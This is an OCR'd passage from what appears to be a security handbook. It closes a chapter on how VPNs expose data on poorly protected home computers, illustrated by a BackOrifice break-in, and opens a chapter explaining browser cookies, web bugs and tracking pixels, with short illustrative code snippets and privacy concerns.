


EXHIBIT 43.6 Attacker must attempt access to corporate data directly, the most difficult path.

stretches the security outward from the corporate to the remote location. Unfortunately, this assumption has overlooked an essential component of VPNs — the Internet. Now, as shown in Exhibit 43.7, an attacker can access corporate data on a system completely exposed and in control of a common user — not under the protection of technology or experience found at the corporate site.

From the point of view of the attacker, the information is simply on the Internet, as is the corporate connection; therefore, the access process and medium have not changed, just the level of security. The result is that the information is presented to the attacker, and direct access through a much more complicated path is not required. If it were not for the Internet connection, the remote hosts would have increased functionality, speed, and protection compared with legacy remote access with modems. Regrettably, the Internet is the link to the extended functionality as well as the link to ultimate insecurity.

Logically, this is a disaster for information security. We have invested monumental amounts of time, research, and money into the evolution of security and the mitigation of risk associated with connecting to a global, unrestricted network. We have built massive walls of security with bricks of technology ranging from basic router filtering, firewalls, and intrusion detection systems to system hardening, DMZs, and air-gaps. Now that we have a plethora of defense mechanisms pointed at the Internet, we are implementing an alternative route for attackers, leading them away from the traps and triggers and pointing them to our weakest points.

The concept of alternative forms and directions of attack when faced with considerable fortifications can be likened to medieval warfare. Castles were constructed with enormous walls to thwart intruders. Moats were filled, traps were laid, and deadly focal points were engineered to halt an attack. In some of these walls, typically under the surface of the moat, a secret gateway was placed that allowed scouts and spies out of the castle to collect information or even supplies to survive the siege. It is this reality that has repeated itself — a gateway placed facing the world to allow allies access into the stronghold. The differentiating factor between what is being seen now and ancient warfare is that long ago the kingdom would not permit a general, advisor, or any person outside the walls that could have information valuable to the enemy.




EXHIBIT 43.7 Attacker obtains data from a much less protected point on the Internet.

In stark contrast, today people from every level in the corporate chain access information outside the protected space. This is equivalent to sending a general with attack plans through the gateway, out of the castle, so he can work on the plan in his tent — presumably unprotected. It does not take much effort for an attacker to pounce on the general and collect the information that would normally require accessing the castle directly. In reality, a modern-day attacker would have so much control over the victim that data could be easily modified or collected in a manner that would render the owners oblivious to their activities. Exhibit 43.8 clearly depicts the evolution of the path of least resistance.

Disappointingly, the complicated labyrinthine safeguards we have constructed are squarely pointed at the enemy; meanwhile we are allowing the information out into the wild. The result is that the finely honed and tuned wall of protection is reduced to almost nothing. Where a small set of firewalls protected information on internal networks at a single entry point, there now exist thousands of access points with no firewalls. Not only have we taken a step back but also the problem reduced by firewalls has increased in scale. Early in Internet adoption a single Internet connection with a firewall would suffice. Today, organizations have several Internet connections with complicated protection measures. With the addition of VPNs for remote systems and small home offices, organizations have thousands of Internet connections beyond reasonable control.

Case in Point

Late one Friday, I received a phone call from a friend who worked for a large national construction company as a chief engineer. Calls from him were typical when his computer was acting up or a fishing trip was being planned for the weekend. However, this call started very unusually. He stated that he thought he had been hacked — his hard drive runs late into the night and the recently loaded BlackIce was logging a great deal of unknown traffic. I knew he used a cable modem and a VPN to work from home, either at night or during the day, to avoid traffic and general office interruptions. I was also aware that he used Windows 98 as an operating system and standard programs to complete his work. Additionally, he left his computer on all the time — why not?




EXHIBIT 43.8 Data is accessed by a system exposed to vulnerabilities and various risks associated with the Internet.

Completely convinced that he had been attacked, I told him not to touch the computer and to start a sniffer using another computer on his home network to see what was going over the wire. In a few minutes, communications were started between his computer and an Internet-based host. It was clear, after looking at the traffic more clearly, that his system was being accessed. Between his experiences, log files from various software he had installed on the system, and previous experiences with other friends in his shoes, I assumed that his system was accessed. I had him unplug the Ethernet from the cable modem and asked how serious could the issue be — in other words, what was on the box that someone would want or appreciate getting.

After a short discussion, it appeared that the hacker was accessing all the bid packages for building projects all over the United States, each encrusted with logos, names, contact information, competition analysis, schedules, and cost projections. It was my friend's job to collect this information and review it for quality control and engineering issues. Further discussions proved that he knew when he last accessed the data based on work habits and general memory. It was at this point that he told me this had been going on for some time and he just got around to calling me. He wanted to try anti-virus programs and freeware first so that he would not bother me with a false alarm. Subsequently, we collectively decided to access the system to try to determine what was accessed and when.

The first thing we found was BackOrifice with basic plug-ins, which led me to believe that this may not have been intentionally directed at him, but rather someone wanting to play with a wide-open Windows system sitting on the Internet. We started checking files for access times; many were accessed in the middle of the night several weeks prior. More investigation turned up hidden directories and questionable e-mails he had received sometime before. At this point, I simply stopped and told him to assume the worst and try to think of anything else that may have been on his system. It turned out that a backup of his TurboTax database — not password protected — was on the system along with approved human resource documents for employees in his department who had recently received a raise.

The entire phone conversation lasted about three hours — that's all it took. I suspect that the call to his manager was much more painful and felt much longer. But was it his fault? His company provided him the Internet connection and the VPN software, and access from home was encouraged. It seemed logical to him and his manager. He needed access to the Internet for research, and he typically got more done at home than at the office. However, an unknown assailant on the Internet, who could be either a hired gun to get the information or a script-kiddie that stumbled into a pot of gold, accessed extremely sensitive information. In either case, it was out there and could have an impact on the business for years.

Solutions

There is, of course, no easy solution to the security dilemma that is presented by the implementation of VPNs. Even with sophisticated technology, organizations still cannot stop hackers. They continue to access systems in heavily protected networks with apparent ease. Much of this can be attributed to poor design, gaps in maintenance, improper configuration, or simple ignorance. In any case, with focused attention on the perimeter, unauthorized access is still happening at an alarming rate. Given this scenario of hundreds if not thousands of remote computers on the Internet, what can be done to protect them? Simply stated, if an internal network cannot be protected when the best efforts are thrown at the problem, there is little hope of protecting the masses at home and on the road.

As with any sound security practice, a security policy is crucial to the protection of information. Specifying data access limitations and operating parameters for information exchange can greatly reduce the exposure of information. In other words, if a certain type of information is not needed for remote work, then remote access systems should not provide access to that information or system. By simply reducing the breadth of access provided by the remote access solution, data can be inherently protected. The practice of limiting what is actually accessible by remote users has materialized in the form of firewalls behind VPN devices seemingly protecting the internal network from the VPN community. Unfortunately, this design has enormous limitations and can limit the scalability of the VPN in terms of flexibility of access. Another eventuality is the inclusion of filtering methods employed in the VPN access device. Filters can be created to control traffic that is injected into the internal network, and in some cases filters can be associated with actual authenticated users or groups.

No matter how access is restricted, at some point a remote user will require sensitive information and anyone implementing services for users has been faced with that "special case." Therefore, technology must take over to protect information. Just as we look to firewalls to protect our internal networks from the Internet, we must look to technology again to protect remote systems from relaying proprietary information into the unknown. The application of host-based protection software is not entirely new, but the growing number of attacks on personal systems has raised awareness of their existence. However, these applications are point solutions and not a solution that is scalable, flexible, or centrally controlled or managed to maintain security. In essence, each user is responsible for his or her realized security posture.

Conclusion

VPNs can be enormously valuable; they can save time, money, expand access, and allow organizations ultimate flexibility in communications. However, the private link supplied by a VPN can open a virtual backdoor to attackers. Organizations that permit sensitive data to traverse a VPN potentially expose that information to a plethora of threats that do not exist on the protected internal network.

There are many types of VPN products available, all with their own methods of establishing the connection, maintaining connectivity, and providing services usually found on the internal network. Unfortunately, if the remote system is not involved in dedicated communications with the central office via the VPN, the system can be considered extremely vulnerable.

The Internet has grown to permeate our lives and daily activities, but there has always been a line drawn in the sand by which separation from total assimilation can be measured. Firewalls, modems, routers, filters, and even software such as browsers can provide a visible point of access to the Internet. As technology becomes more prevalent, the demarcation between the Internet and private networks will begin to blur. Unfortunately, without proper foresight, the allocation of security measures and mitigation processes will not keep up with advances in information terrorism. If not properly planned and controlled, seemingly secure alternative routes into a fortification can negate all other protection; a castle's walls will be ineffective against an attack that does not come directly at them.

Cookies and Web Bugs: What They Are and How They Work Together

William T. Harding, Ph.D., Anita J. Reed, CPA, and Robert L. Gray, Ph.D.

What are cookies and what are Web bugs? Cookies are not the kind of cookies that we find in the grocery store and love to eat. Rather, cookies found on the World Wide Web are small unique text files created by a Web site and sent to your computer's hard drive. Cookie files record your mouse-clicking choices each time you get on the Internet. After you type in a Uniform Resource Locator (URL), your browser contacts that server and requests the specific Web site to be displayed on your monitor. The browser searches your hard drive to see if you already have a cookie file from the site. If you have previously visited this site, the unique identifier code, previously recorded in your cookie file, is identified and your browser will transfer the cookie file contents back to that site. Now the server has a history file of actually what you selected when you previously visited that site. You can readily see this because your previous selections are highlighted on your screen. If this is the first time you have visited this particular site, then an ID is assigned to you and this initial cookie file is saved on your hard drive.

A Web bug is a graphic on a Web page or in an e-mail message that is designed to monitor who is reading the Web page or e-mail message. A Web bug can provide the Internet Protocol (IP) address of the e-mail recipient, whether or not the recipient wishes that information disclosed. Web bugs can provide information relative to how often a message is being forwarded and read. Other uses of Web bugs are discussed in the details that follow. Additionally, Web bugs and cookies can be merged and even synchronized with a person's e-mail address. There are positive, negative, illegal, and unethical issues to explore relative to the use of Web bugs and cookies. These details also follow.

What Is a Cookie?

Only in the past few years have cookies become a controversial issue, but, as previously stated, not the kind of cookies that you find in the grocery store bearing the name "Oreos" or "Famous Amos." These cookies deal with information passed between a Web site and a computer's hard drive. Although cookies are becoming a more popular topic, there are still many users who are not aware of the cookies being stored on their hard drives. Those who are familiar with cookies are bringing up the issues of Internet privacy and ethics. Many companies such as DoubleClick, Inc. have also had lawsuits brought against them that ask the question: are Internet companies going too far?

To begin, the basics of cookies need to be explained. Lou Montulli for Netscape invented the cookie in 1994. The only reason, at the time, to invent a cookie was to enable online shopping baskets. Why the name "cookie"? According to an article entitled "Cookies … Good or Evil?," it is said that early hackers got their kicks from Andy Williams' TV variety show. A "cookie bear" sketch was often performed where a guy in a bear suit tried all kinds of tricks to get a cookie from Williams, and Williams would always end the sketch while screaming, "No cookies! Not now, not ever … NEVER!" A hacker took on the name "cookie bear" and annoyed mainframe computer operators by taking over their consoles and displaying a message "WANT COOKIE." It would not go away until the operator typed the word "cookie," and cookie bear would reply with a thank you. The "cookie" did nothing but damage the operator's nerves. Hence the name "cookie" emerged.

Cookie Contents

When cookies were first being discovered, rumors went around that these cookies could scan information off your hard drive and collect details about you, such as your passwords, credit card numbers, or a list of software on your computer. These rumors were rejected when it was explained that a cookie is not an executable program and can do nothing directly to your computer. In simple terms, cookies are small, unique text files created by a Web site and sent to a computer's hard drive. They contain a name, a value, an expiration date, and the originating site. The header contains this information and is removed from the document before the browser displays it. You will never be able to see this header, even if you execute the view or document source commands in your browser. The header is part of the cookie when it is created. When it is put on your hard drive, the header is left off. The only information left of the cookie is relevant to the server and no one else.

An example of a header is as follows:

```
Set-Cookie: NAME=VALUE; expires=DATE; path=PATH;
domain=DOMAIN_NAME; secure
```

The NAME=VALUE is required. NAME is the name of the cookie. VALUE has no relevance to the user; it is anything the origin server chooses to send. DATE determines how long the cookie will be on your hard drive. No expiration date indicates that the cookie will expire when you quit the Web browser. DOMAIN_NAME contains the address of the server that sent the cookie and that will receive a copy of this cookie when the browser requests a file from that server. It specifies the domain for which the cookie is valid. PATH is an attribute that is used to further define when a cookie is sent back to a server. Secure specifies that the cookie only be sent if a secure channel is being used.

Many different types of cookies are used. The most common type is named a visitor cookie. This keeps track of how many times you return to a site. It alerts the Webmaster of which pages are receiving multiple visits. A second type of cookie is a preference cookie that stores a user's chosen values on how to load the page. It is the basis of customized home pages and site personalization. It can remember which color schemes you prefer on the page or how many results you like from a search. The shopping basket cookie is a popular one with online ordering. It assigns an ID value to you through a cookie. As you select items, it includes that item in the ID file on the server. The most notorious and controversial is the tracking cookie. It resembles the shopping basket cookie, but instead of adding items to your ID file, it adds sites you have visited. Your buying habits are collected for targeted marketing. Potentially, companies can save e-mail addresses supplied by the user and spam you on products based on information they gathered about you.

Cookies are only used when data is moving around. After you type a URL in your browser, it contacts that server and requests that Web site. The browser looks on your machine to see if you already have a cookie file from the site. If a cookie file is found, your browser sends all the information in the cookie to that site with the URL. When the server receives the information, it can now use the cookie to discover your shopping or browsing behavior. If no cookie is received, an ID is assigned to you and sent to your machine in the form of a cookie file to be used the next time you visit.

Cookies are simply text files and can be edited or deleted from the computer system. For Netscape Navigator users, cookies can be found under (C:/Program Files/ Netscape/Users/default or user name/cookie.txt) directory, while Explorer users will find cookies stored in a folder called Cookies under (C:/windows/Cookies). Users cannot harm their computer when they delete the entire cookie folder or selected files. Web browsers have options that alert users before accepting cookies. Furthermore, there is software that allows users to block cookies, such as Zero-knowledge systems, Junkguard, and others that are found at www.download.com.

For advanced users, cookies can also be manipulated to improve their Web usage. Cookies are stored as a text string, and users can edit the expiration date, domain, and path of the cookie. For instance, JavaScript makes the cookies property of the documents object available for processing. As a string, a cookie can be manipulated like any other string literal or variable using the methods and properties of the string object.

Although the cookie is primarily a simple text file, it does require some kind of scripting to set the cookie and to allow the trouble-free flow of information back and forth between the server and client. Probably the most common language used is Perl CGI script. However, cookies can also be created using JavaScript, Livewire, Active Server Pages, or VBScript.

Here is an example of a JavaScript cookie:

```
<SCRIPT language=JavaScript>
  function setCookie (name, value, expires, path, domain,
secure) {
  document.cookie = name + "=" +  escape(value) +
  ((expires) ? "; expires=" +  expires : "") +
  ((path) ? "; path=" + path :  "") +
  ((domain) ? "; domain=" +  domain : "") +
  ((secure) ? "; secure" : "");
  }
  </SCRIPT>.
```

Although the design of the cookie is written in a different language than the more common Perl CGI script that we first observed, the content includes the same name-value pairs. Each one of these scripts is used to set and retrieve only their unique cookie and they are very similar in content. The choice of which one to use is up to the creators' personal preference and knowledge.

When it comes to being able to actually view what the cookie looks like on your system, what you get to see from the file is very limited and not easily readable. The fact is that all of the information on the cookie is only readable in its entirety by the server that set the cookie. Furthermore, in most cases, when you access the files directly from your cookies.txt file or from the windows/cookies directory with a text editor, what you see looks mostly like indecipherable numbers or computer noise. However, Karen Kenworthy of Winmag.com (one super-sleuth programmer) has created a free program that will locate and display all of the cookies on your Windows computer. Her cookie viewer program will display all the information within a cookie that is available except for any personal information that is generally hidden behind the encoded ID value. Exhibit 44.1 shows Karen's Cookie Viewer in action.

As you can see, the Cookie Viewer shows that we have 109 cookies currently inside our Windows\Cookie directory. Notice that she has added a Delete feature to the viewer to make it very easy for the user to get rid of all unwanted cookies. When we highlight the cookie named anyuser@napster[2].txt, we can see that it indeed came from napster.com and is available only to this server. If we are not sure of the Web site a cookie came from, we can go to the domain or IP address shown in this box to decide if we really need that particular cookie. If not, we can delete it! Next we see that the Data Value is set at 02b07, which is our own unique ID. This series of numbers and letters interacts with a Napster server database holding any pertinent information we have previously entered into a Napster form. Next we see the creation date, the expiration date, and a computation of the time between the two dates. We can also see that this cookie should last for ten years. The cookie viewer takes expiration dates that Netscape stores as a 32-bit binary number and makes it easily readable. Finally, we see a small window in regard to the security issue, which is set at the No default.

Positive Things about Cookies

First of all, the purpose of cookies is to keep track of information on your browsing history. When a user accesses a site that uses cookies, up to 255 bytes of information are passed to the user's browser. The next time the user visits that site, the cookie is passed back to the server. The cookie might include a list of the pages that the user has viewed or the user's viewing patterns based on prior visits. With cookies, a site can track usage patterns and customize the information displayed to individuals as they log on to the site.

Second, cookies can provide a wealth of information to marketers. By using Internet cookies, online businesses can target ads that are relevant to specific consumers' needs and interests. Both consumers and marketers can benefit from using cookies. The marketers can get a higher rate of Click-Through viewers, while




EXHIBIT 44.1 Karen's cookie viewer.

customers can view only the ads that interest them. In addition, cookies can prevent repetitive ads. Internet marketing companies such as Focalink and DoubleClick implement cookies to make sure an Internet user does not have to see the same ads over and over again. Moreover, cookies provide marketers with a better understanding of consumer behavior by examining the Web surfing habits of the users on the Internet. Advanced data mining companies like NCR, Inc. and Sift, Inc. can analyze the information about customers in the cookie files and better meet the needs of all consumers.

An online ordering system can use cookies to remember what a person wants to buy. For example, if a customer spends hours of shopping looking for a book at a site, and then suddenly has to get offline, the customer can return to the site later and the item will still be in his shopping basket.

Site personalization is another beneficial use of cookies. Let's say a person comes to the CNN.com site but does not want to see any sports news; CNN.com allows that person to select this as an option. From then on (until the cookie expires), the person will not have to see sports news at CNN.com.

Internet users can use cookies to store their passwords and user IDs, so the next time they want to log on to the Web site, they do not have to type in the password or user ID. However, this function of cookies can be a security risk if the computer is shared among other users. Hotmail and Yahoo are some of the common sites that use this type of cookie to provide quicker access for their e-mail users.

Cookies have their advantages, described in "Destroying E-Commerce's 'Cookie Monster' Image." Cookies can target ads that are relevant to specific consumers needs and interests. This benefits a user by keeping hundreds of inconvenient and unwanted ads away. The cookies prevent repetitive banner ads. Also, through the use of cookies, companies can better understand the habits of consumer behavior. This enables marketers to meet the needs of most consumers. Cookies are stored at the user's site on that specific computer. It is easy to disable cookies. In Internet Explorer 4.0, choose the View, Internet Options command, click the Advanced tab, and click the Disable All Cookies option.

Negative Issues Regarding Cookies

The main concerns about using cookie technology are the security and privacy issues. Some believe that cookies are a security risk, an invasion of privacy, and dangerous to the Internet. Whether or not cookies are ethical is based on how the information about users is collected, what information is collected, and how this information is used. Every time a user logs on to a Web site, he or she will give away information such as service provider, operating system, browser type, monitor specifications, CPU type, IP address, and what server last logged on.

A good example of the misuse of cookies is the case when a user shares a computer with other users. For example, at an Internet café, people can snoop into the last user's cookie file stored in the computer's hard disk and potentially uncover sensitive information about the earlier user. That is one reason why it is critical that Web developers do not misuse cookies and do not store information that might be deemed sensitive in a user's cookie file. Storing information such as someone's Social Security number, mother's maiden name, or credit card information in a cookie is a threat to Internet users.

There are disadvantages and limitations to what cookies can do for online businesses and Web users. Some Internet consumers have several myths about what cookies can do, so it is crucial to point out things that cookies cannot do:

- Steal or damage information from a user's hard drive
- Plant viruses that would destroy the hard drive
- Track movements from one site to another site
- Take credit card numbers without permission
- Travel with the user to another computer
- Track down names, addresses, and other information unless consumers have provided such information voluntarily

On January 27, 2000, a California woman filed suit against DoubleClick, accusing the Web advertising firm of unlawfully obtaining and selling consumers' private information. The lawsuit alleges that DoubleClick employs sophisticated computer tracking technology, known as cookies, to identify Internet users and collect personal information without their consent as they travel around the Web. In June 2000, DoubleClick purchased Abacus Direct Corporation, a direct marketing service that maintains a database of names, addresses, and the retail purchasing habits of 90 percent of American households. DoubleClick's new privacy policy states that the company plans to use the information collected by cookies to build a database profiling consumers. DoubleClick defends the practice of profiling, insisting that it allows better targeting of online ads which in turn makes the customer's online experiences more relevant and advertising more profitable. The company calls it "personalization."

According to the Electronic Privacy Information Center, "DoubleClick has compiled approximately 100 million Internet profiles to date." Consumers felt this provided DoubleClick with too much access to unsuspecting users' personal information. Consumers did not realize that most of the time they were receiving an unauthorized DoubleClick cookie. There were alleged violations of federal statutes, such as the Electronic Communication Privacy Act and the Stored Wire and Electronic Communications and Transactional Records Access Act. In March 2000, DoubleClick admitted to making a mistake in merging names with anonymous user activity.

Many people say that the best privacy policies would let consumers "opt in," having a say in whether they want to accept or reject specific information. In an article titled "Keeping Web Data Private," Electronic Data Systems (EDS) Corp. in Plano, Texas, was said to have the best practices. Bill Poulous, EDS's director of E-commerce policy stated, "Companies must tell consumers they're collecting personal information, let them know what will be done with it and give them an opportunity to opt out, or block collection of their data." Poulous also comments that policies should be posted where the average citizen can read and understand them and be able to follow them.

What Is a Web Bug?

A Web bug is a graphic on a Web page or in an e-mail message that is designed to monitor who is reading the Web page or an e-mail message. Like cookies, Web bugs are electronic tags that help Web sites and advertisers track visitors' whereabouts in cyberspace. However, Web bugs are essentially invisible on the page and are much smaller — about the size of the period at the end of a sentence. Known for tracking down the creator of the Melissa virus, Richard Smith, Chief Technology Officer of www.privacyfoundation.org, is credited with uncovering the Web bug technique. According to Smith, "Typically set as a transparent image, and only 1×1 pixel in size, a Web bug is a graphic on a Web page or in an e-mail message that is designed to monitor who is reading the Web page or e-mail message." According to Craig Nathan, Chief Technology Officer for Meconomy.com, the 1×1 pixel Web bug "is like a beacon, so that every time you hit a Web page it sends a ping or call-back to the server saying 'Hi, this is who I am and this is where I am.'"

Most computers have cookies, which are placed on a person's hard drive when a banner ad is displayed or a person signs up for an online service. Savvy Web surfers know they are being tracked when they see a banner ad. However, people cannot see Web bugs, and anti-cookie filters will not catch them. So the Web bugs can wind up tracking surfers in areas online where banner ads are not present or on sites where people may not expect to be trailed.

An example of a Web bug can be found at http:www.investorplace.com. There is a Web bug located at the top of the page. By choosing View, Source in Internet Explorer or View, Page Source in Netscape you can see the code at work. The code, as seen below, provides information about an "Investor Place" visitor to the advertising agency DoubleClick:

```
<IMG  SRC="http:ad.doubleclick.net/activity;src=328142;
      type=mmti;  cat=invstr;ord=<Time>?"WIDTH=1
      HEIGHT=1  BORDER=0>
```

It is also possible to check for bugs on a Web page. Once the page has loaded, view the page's source code. Search the page for an IMG tag that contains the attributes WIDTH=1 HEIGHT=1 BORDER=0 (or WIDTH="1" HEIGHT ="1" BORDER="0"). This indicates the presence of a small, transparent image. If the image that this tag points to is on a server other than the current server (i.e., the IMG tag contains the text SRC="http://"), it is quite likely a Web bug.

Privacy and Other Web Bug Issues

Advertising networks, such as DoubleClick or Match Point, use Web bugs (also called "Internet tags") to develop an "independent accounting" of the number of people in various regions of the world, as well as various regions of the Internet, who have accessed a particular Web site. Advertisers also account for the statistical page views within the Web sites. This is very helpful in planning and managing the effectiveness of the content because it provides a survey of target market information (i.e., the number of visits by users to the site). In this same spirit, the ad networks can use Web bugs to build a personal profile of sites a person has visited. This information can be warehoused on a database server and mined to determine what types of ads are to be shown to that user. This is referred to as "directed advertising."

Web bugs used in e-mail messages can be even more invasive. In Web-based e-mail, Web bugs can be used to determine if and when an e-mail message has been read. A Web bug can provide the IP address of the recipient, whether or not the recipient wishes that information disclosed. Within an organization, a Web bug can give an idea of how often a message is being forwarded and read. This can prove helpful in direct marketing to return statistics on the effectiveness of an ad campaign. Web bugs can be used to detect if someone has viewed a junk e-mail message or not. People who do not view a message can be removed from the list for future mailings.

With the help of a cookie, the Web bug can identify a machine, the Web page it opened, the time the visit began, and other details. That information, sent to a company that provides advertising services, can then be used to determine if someone subsequently visits another company page in the same ad network to buy something or to read other material. "It's a way of collecting consumer activity at their online store," says David Rosenblatt, senior vice president for global technology at DoubleClick. However, for consumer watchdogs,

Web bugs and other tracking tools represent a growing threat to the privacy and autonomy of online computer users.

It is also possible to add Web bugs to Microsoft Word documents. A Web bug could allow an author to track where a document is being read and how often. In addition, the author can watch how a "bugged" document is passed from one person to another or from one organization to another.

Some possible uses of Web bugs in Word documents include:

- Detecting and tracking leaks of confidential documents from a company
- Tracking possible copyright infringement of newsletters and reports
- Monitoring the distribution of a press release
- Tracking the quoting of text when it is copied from one Word document to a new document

Web bugs are made possible by the ability in Microsoft Word for a document to link to an image file that is located on a remote Web server. Because only the URL of the Web bug is stored in a document and not the actual image, Microsoft Word must fetch the image from a Web server each and every time the document is opened. This image-linking feature then puts a remote server in the position to monitor when and where a document file is being opened. The server knows the IP address and host name of the computer that is opening the document. A host name will typically include the company name of a business. The host name of a home computer usually has the name of a user's Internet service provider. Short of removing the feature that allows linking to Web images in Microsoft Word, there does not appear to be a good preventative solution. In addition to Word documents, Web bugs can also be used in Excel 2000 and PowerPoint 2000 documents.

Synchronization of Web Bugs and Cookies

Additionally, Web bugs and browser cookies can be synchronized to a particular e-mail address. This trick allows a Web site to know the identity of people (plus other personal information about them) who come to the site at a later date. To further explain this, when a cookie is placed on your computer, the server that originally placed the cookie is the only one that can read it. In theory, if two separate sites place a separate unique cookie on your computer, they cannot read the data stored in each other's cookies. This usually means, for example, that one site cannot tell that you have recently visited the other site. However, the situation is very different if the cookie placed on your computer contains information that is sent by that site to an advertising agency's server and that agency is used by both Web sites. If each of these sites places a Web bug on its page to report information back to the advertising agency's computer, every time you visit either site, details about you will be sent back to the advertising agency utilizing information stored on your computer relative to both sets of cookie files. This allows your computer to be identified as a computer that visited each of the sites.

An example will further explain this. When Bob, the Web surfer, loads a page or opens an e-mail that contains a Web bug, information is sent to the server housing the "transparent GIF." Common information being sent includes the IP address of Bob's computer, his type of browser, the URL of the Web page being viewed, the URL of the image, and the time the file was accessed. Also potentially being sent to the server, the thing that could be most threatening to Bob's privacy, is a previously set cookie value, found on his computer.

